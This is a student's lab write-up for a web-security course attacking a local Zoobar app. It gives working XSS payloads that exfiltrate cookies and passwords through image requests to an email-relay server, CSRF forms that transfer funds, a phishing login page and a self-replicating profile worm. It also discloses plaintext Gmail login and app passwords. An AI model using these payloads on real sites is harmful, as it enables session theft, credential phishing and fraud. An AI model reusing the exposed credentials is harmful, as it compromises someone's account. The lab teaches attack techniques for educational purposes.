# Lab 3 - Web Security
## Cross-site scripting (XSS) attack
### Exercise 1
For exercise 1, we can access the cookies simply using `document.cookie`. So we can write the js code as:
```javascript
alert(document.cookie)
```
Which pops up the window

```bash
[ INFO ]: Testing exploit for Exercise 1...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#acf95f6d58455a2615e7787079ad4006
[ PASS ]: alert contains: grader#acf95f6d58455a2615e7787079ad4006
```
### Exercise 2
In this project, we are supposed to send the email of the cookie of the victim to the attacker's email.
We can first insert the following lines to `users.html` file.
```javascript
(new Image()).src='http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.cookie) + '&random=' + Math.random();
```
Then we write an rest api to send the email first as: (Note you can login to gmail account with username: "sutdsystemsec123456789@gmail.com" and password: "qaz123,.")
At the same time, craete a port mapping in virutal machine setting:
`TCP 127.0.0.1:8000 <=> 127.0.0.1:8000`.
<!-- https://realpython.com/python-send-email/ -->
```python
#!/usr/bin/env python3
from flask import Flask
from flask import request
import smtplib, ssl
app = Flask(__name__)
@app.route('/', methods=['GET'])
def email_server():
arg1 = request.args.get('to', None)
arg2 = request.args.get('payload', None)
if arg1 is None or arg2 is None:
return 'Error: Missing parameters'
else:
message = "Subject: Cookie of zoobar \n\n Cookie: ".format() + arg2
# context = ssl.create_default_context()
with smtplib.SMTP_SSL("smtp.gmail.com", 465) as server:
server.login("sutdsystemsec123456789@gmail.com", "jhpjyjfagqzbhwap")
server.sendmail("sutdsystemsec123456789@gmail.com", arg1, message)
return {}
app.run(host='127.0.0.1', port=8000, debug=True)
```
By running make check, we can view the information:
```bash
[ INFO ]: Testing exploit for Exercise 2...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#437bec0f6467dd29fed61c57fdc8d097'
```
Then in the email, we found the following information, that means our attack is successful.
`Cookie: PyZoobarLogin=grader#437bec0f6467dd29fed61c57fdc8d097`

### Exercise 3
First we can view the source code of the search bar.
```htmlembedded
<input type="text" name="user" value="test" size="10"/>
```
So we would like to construct the xss script as:
```htmlembedded
<input type="text" name="user" value="">
<script>alert(document.cookie)</script>
<input type="hidden" size="10"/>
```
So the input should be `">
<script>alert(Math.random() + document.cookie)</script>
<input type="hidden` After fill in the search bar with this line, we can view the cookies of the current user.

Then we can copy the url from the address bar and write it to `answer-3.txt`.
```
http://localhost:8080/zoobar/index.cgi/users?user=%22%3E+%3Cscript%3Ealert%28Math.random%28%29+%2B+document.cookie%29%3C%2Fscript%3E+%3Cinput+type%3D%22hidden
```
Then by running make check, we can see our link have successfully passed the check
```bash
[ INFO ]: Testing exploit for Exercise 3...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E+%3Cscript%3Ealert%28Math.random%28%29+%2B+document.cookie%29%3C%2Fscript%3E+%3Cinput+type%3D%22hidden
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#559c5c165ee5ecbeeaad82372569db7f
[ PASS ]: alert contains: grader#559c5c165ee5ecbeeaad82372569db7f
[ INFO ]: Testing exploit for Exercise 4...
```
### Exercise 4
We can simply copy our code from exercise 2 into the script block, and form the code as:
```javascript
<input type="text" name="user" value="">
<script>(new Image()).src='http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.cookie) + '&random=' + Math.random()</script>
<input type="hidden" size="10"/>
```
Then we can encode the input `">
<script>(new Image()).src='http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.cookie) + '&random=' + Math.random()</script>
<input type="hidden`
Then we can form our url as:
```
http://localhost:8080/zoobar/index.cgi/users?user=%22%3E+%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsutdsystemsec123456789%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29+%2B+%27%26random%3D%27+%2B+Math.random%28%29%3C%2Fscript%3E+%3Cinput+type%3D%22hidden
```
By visiting this link and checking our mail box, we can see we have successfully received the cookie of the victim.

By running `make check`, we can view the following line:
```bash
[ INFO ]: Testing exploit for Exercise 4...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E+%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsutdsystemsec123456789%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29+%2B+%27%26random%3D%27+%2B+Math.random%28%29%3C%2Fscript%3E+%3Cinput+type%3D%22hidden
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#ad22966f1e96cbc9e50adbee109d7b00'
```
Then in email, we can find it exactly contains the above line `Cookie: PyZoobarLogin=grader#ad22966f1e96cbc9e50adbee109d7b00`

### Exercise 5
For current page, we can view that it shows the warning "Cannot find that user"

Now we have to disable this warning.
So we add a style tag to the above js code:
```javascript
<input type="text" name="user" value="" size="10">
<script>(new Image()).src='http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.cookie) + '&random=' + Math.random()</script>
<style>.warning{visibility: hidden;position: absolute;}</style>
<input type="hidden" size="10"/>
```
By encoding the texts `http://localhost:8080/zoobar/index.cgi/users?user=%22+size%3D%2210%22%3E+%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsutdsystemsec123456789%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29+%2B+%27%26random%3D%27+%2B+Math.random%28%29%3C%2Fscript%3E+%3Cstyle%3E.warning%7Bvisibility%3A+hidden%3Bposition%3A+absolute%3B%7D%3C%2Fstyle%3E+%3Cinput+type%3D%22hidden` and reconstruct the url. When we visit the page again, we can see that the warning message disappeared.

Then we run `make check`, we get the following cookies:
```bash
[ INFO ]: Testing exploit for Exercise 5...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22+size%3D%2210%22%3E+%3Cscript%3E%28new+Image%28%29%29.src%3D%27http%3A%2F%2F127.0.0.1%3A8000%3F%27+%2B+%27to%3Dsutdsystemsec123456789%40gmail.com%27+%2B+%27%26payload%3D%27+%2B+encodeURIComponent%28document.cookie%29+%2B+%27%26random%3D%27+%2B+Math.random%28%29%3C%2Fscript%3E+%3Cstyle%3E.warning%7Bvisibility%3A+hidden%3Bposition%3A+absolute%3B%7D%3C%2Fstyle%3E+%3Cinput+type%3D%22hidden
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#b4884d78e756a335066e5e67e076f9f3'
[ PASS ]: ./lab3-tests/answer-5.png matched reference image (522668 non-background pixels)
```
Then we check our mail box, we found we received ` Cookie: PyZoobarLogin=grader#b4884d78e756a335066e5e67e076f9f3`, then this means that our attack is successful.

## Cross-site request forgery (CSRF) attack
### Exercise 6
We registered two account test and attacker. Then we logged in the test account.
Then we viewed the source of the transfer page and copied the `<form>` tag into file `answer-6.html`.
```htmlembedded
<form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer">
<p>Send <input name="zoobars" type="text" value="10" size="5"> zoobars</p>
<p>to <input name="recipient" type="text" value="attacker" size="10"></p>
<input type="submit" name="submission" value="Send">
</form>
```

By clicking "Send", we can see that the test account have successfully send 1 zoobar to the attacker. Which function identically to the Zoobar program.

### Exercise 7
To auto submit the form, we first added and id to the form, so that we can easily search it using DOM id. Then submit the form in the `<script>` tag below:
```htmlembedded
<form method="POST" id="transfer" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer">
<p>Send <input name="zoobars" type="text" value="10" size="5"> zoobars</p>
<p>to <input name="recipient" type="text" value="attacker" size="10"></p>
<input type="submit" name="submission" value="Send">
</form>
<script>document.getElementById("transfer").submit()</script>
```
After opening the html file in the browser, we can see it automatically jumped to the result page `http://localhost:8080/zoobar/index.cgi/transfer`

### Exercise 8
In order to hide the transfer process, we can redirect the result of the POST page onto the iframe using target parameter of the form. Then we set the form to be non-visiable. Since the form is not loaded before the POST is send. It will not trigger the redirect. But upon receiving the POST response, it will trigger the event load and start to redirect the window to "https://www.sutd.edu.sg".
```htmlembedded
<form method="POST" style="display:none" id="transfer" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer" target="myiframe">
<p>Send <input name="zoobars" type="text" value="10" size="5"> zoobars</p>
<p>to <input name="recipient" type="text" value="attacker" size="10"></p>
<input type="submit" name="submission" value="Send">
</form>
<iframe style="display:none" id="myiframe" name="myiframe" src=""></iframe>
<script>
document.getElementById("transfer").submit()
document.getElementById("myiframe").addEventListener("load", ()=>{
window.location = "https://www.sutd.edu.sg/"
}, false)
</script>
```
We successfully carried out the attack and the POST message is not blocked by the same-origin policy. The same-origin policy is used to protect the resource from accessing the other origins. Like using JavaScript to access the content from other origins. As the result, the same-origin policy applies only to scripts. The HTML tags, css, dynamically loaded scripts are not restricted. Since our submition of the POST request is directly send using the HTML form tag, we send the request directly using the browser build in form submission action. Which is not controled by same origin policy, so that our request can success.
Reference: https://www.w3.org/2001/tag/2011/02/security-web.html,
## Fake Login Page
### Exercise 9
For this part we simply save the current page. Then for the urls we simply need to replace the URLs in this page for submission, register and css.
```htmlembedded=
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="http://localhost:8080/zoobar/media/zoobar.css">
<title>Login - Zoobar Foundation</title>
</head>
<body data-new-gr-c-s-check-loaded="14.991.0" data-gr-ext-installed="">
<h1><a href="http://localhost:8080/zoobar/index.cgi/">Zoobar Foundation for Patriotic Discourse</a></h1>
<h2>Supporting the proven advocates of the new world order</h2>
<div id="login" class="centerpiece">
<form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login">
<table>
<tbody>
<tr>
<td>Username:</td>
<td><input type="text" name="login_username" size="20" autocomplete="no" value=""></td>
</tr>
<tr>
<td>Password:</td>
<td colspan="2"><input type="password" name="login_password" size="20" autocomplete="no">
<input type="submit" name="submit_login" value="Log in">
<input type="submit" name="submit_registration" value="Register">
</td>
</tr>
</tbody>
</table>
<input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi/">
</form>
</div>
<div class="footer warning">
</div>
<script>document.loginform.login_username.focus();</script>
</body>
</html>
```
```bash
[ INFO ]: Testing exploit for Exercise 9...
Registering as grader, RUZUHOUSSRZF
Registering as attacker, attackerpassword
Entering grader/RUZUHOUSSRZF into form.
[ PASS ]: User logged in
```
### Exercise 10
In this exercise, we can get the password when the victim submitted the form. We can write the following lines in the script tag as below.
```javascript
document.getElementsByName("loginform")[0].addEventListener("submit", () => {
alert(document.getElementsByName("login_password")[0].value);
}, false);
```
When the user entered the massword and pressed submit button, the submit event will be triggered and we can view the password.

### Exercise 11
In this exercise, Since when a form is submitted, outstanding requests are cancelled as the browser navigates to the new page. So we set two timeout to the request as below.
```javascript=
var form = document.getElementsByName("loginform")[0]
form.addEventListener("submit", (event) => {
event.preventDefault();
setTimeout(() => {
(new Image()).src = 'http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.getElementsByName("login_password")[0].value) + '&random=' + Math.random();
}, 1000);
setTimeout(() => {
form.submit();
}, 2000);
}, false);
```
When we navigate the login page enter the password and click login. Then we can view that the browser waited for a while. Then we check the mail box, the password is successfully sent to the attacker.

### Exercise 12
In this challenge, we are supposed to email the password to the attacker and then navigate the victim to the target webpage. However, in exercise 11, we find that using submit request will missing parameters to indivate whether the user is login or register, we can use JS to click submit button in order to attach the parameters on the button. We modified the code below:
```javascript
document.loginform.login_username.focus();
var is_register = false;
var form = document.getElementsByName("loginform")[0];
document.getElementsByName("submit_registration")[0].addEventListener("click", ()=>{is_register = true});
var submit = (argument) => {
form.removeEventListener("submit", steal);
if (is_register){
document.getElementsByName("submit_registration")[0].click();
} else {
document.getElementsByName("submit_login")[0].click();
}
}
var steal = (event) => {
event.preventDefault();
setTimeout(() => {
(new Image()).src = 'http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.getElementsByName("login_password")[0].value) + '&random=' + Math.random();
}, 1000);
setTimeout(submit, 2000);
}
form.addEventListener("submit", steal, false);
```
When the victim navigate to this page and click login, on the background the webpage will send user's password first, then successfully navigate them to the true home webpage after login.

### Exercise 13
Since Same-Origin Policy is relaxed for script inclusion, we can even access the variables stored in global variables. As the result, we can make use of this to check if the user is logged in. Inside file zoobars.js, we can see that if div with id `myZoobars` exists it will change the div tag's inner text to myZoobars. We can make use of this to check if the user is logged in.
<!-- we can see there's the global variable myZoobars exists, we can include this JavaScript file and use `myZoobars` to check whether the user have logged in. -->
```javascript
var myZoobars = {{ g.user.zoobars if g.user.zoobars > 0 else 0 }};
var div = document.getElementById("myZoobars");
if (div != null) {
div.innerHTML = myZoobars;
}
```
As the result, we included this js in our fake login html file.
```htmlembedded
<div style="display:none", id="myZoobars"></div>
<script type="text/javascript" src="http://localhost:8080/zoobar/index.cgi/zoobarjs"></script>
```
Then we can modify our code to check if the user have already logged in. If the user is already logged in, then we steal the zoobars and redirect to https://sutd.edu.sg otherwise, we steal the user's password when they logged in.
```javascript
<div style="display:none", id="myZoobars"></div>
if (document.getElementById("myZoobars").innerHTML) {
document.getElementById("transfer").submit();
document.getElementById("myiframe").addEventListener("load", ()=>{
window.location = "https://www.sutd.edu.sg/"
}, false)
}
document.loginform.login_username.focus();
var is_register = false;
var form = document.getElementsByName("loginform")[0];
document.getElementsByName("submit_registration")[0].addEventListener("click", ()=>{is_register = true});
var submit = (argument) => {
form.removeEventListener("submit", steal);
if (is_register){
document.getElementsByName("submit_registration")[0].click();
} else {
document.getElementsByName("submit_login")[0].click();
}
}
var steal = (event) => {
event.preventDefault();
setTimeout(() => {
(new Image()).src = 'http://127.0.0.1:8000?' + 'to=sutdsystemsec123456789@gmail.com' + '&payload=' + encodeURIComponent(document.getElementsByName("login_password")[0].value) + '&random=' + Math.random();
}, 1000);
setTimeout(submit, 2000);
}
form.addEventListener("submit", steal, false);
```
### Exercise 14
In this part, the attacker profile will be supposed to transfer 1 zoobars to the attacker when visit his profile. First we added a hidden table for transfering zoobars, and atomatically call transfer when loaded. We can direct the response to the iframe myiframe as target to prevent the web page from redirecting. We also created new warm as text, then insert into the value part of the user `profile_update`. After that we can submit this form, similarly, we redirect the response to the iframe named profileframe. So that the zoobar is transfered and the user's profile is also infected.
```htmlembedded
<div id="warm">
<b>Scanning for viruses...</b>
<form method="POST" style="display:none" id="transfer" name="transferform"
action="http://localhost:8080/zoobar/index.cgi/transfer" target="myiframe">
<p>Send <input name="zoobars" type="text" value="1" size="5"> zoobars</p>
<p>to <input name="recipient" type="text" value="attacker" size="10"></p>
<input type="submit" name="submission" value="Send">
</form>
<iframe style="display:none" id="myiframe" name="myiframe" src=""></iframe>
<form method="POST" style="display:none" id="newprofile" name="newprofile"
action="http://localhost:8080/zoobar/index.cgi/" target="profileframe">
<textarea id="profile_update" name="profile_update" rows="20" cols="80"></textarea>
<br>
<input type="submit" name="profile_submit" value="Save">
</form>
<iframe style="display:none" id="myiframe" name="profileframe" src=""></iframe>
<script>
document.getElementById("transfer").submit();
var warm = document.getElementById("warm");
document.getElementById("profile_update").value = '<div id="warm"' + ">" + warm.innerHTML + "</div" + ">";
document.getElementById("newprofile").submit();
</script>
</div>
```
We first create attacker's profile, which inserts the above code inside. Then we create new user test and use user test to visit the profile of the attacker.
The attacker's profile will not show the code and the tables. But we can view that there are two post request for tranfer and update profile send successfully.


Then when we go back to the user's home page, we can see the user's zoobar has changed to 9 and the user's profile is already updated as below:

Then we create another user named test1 to visit test's page. Then same thing happend to test1's profile, this shows our attack is successful.

By running `make check`, we can see that our attack is successful:
```bash
[ INFO ]: Testing exploit for Exercise 14...
Registering as attacker, attackerpassword
Installing attacker profile
Registering as grader1, password1
Viewing attacker profile
[ PASS ]: ./lab3-tests/answer-14_0.png matched reference image (522712 non-background pixels)
[ PASS ]: grader1 zoobars
[ PASS ]: attacker zoobars
Registering as grader2, password2
Viewing grader1 profile
[ PASS ]: ./lab3-tests/answer-14_1.png matched reference image (522712 non-background pixels)
[ PASS ]: grader2 zoobars
[ PASS ]: attacker zoobars
Registering as grader3, password3
Viewing grader2 profile
[ PASS ]: ./lab3-tests/answer-14_2.png matched reference image (522712 non-background pixels)
[ PASS ]: grader3 zoobars
[ PASS ]: attacker zoobars
```
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in with Wallet






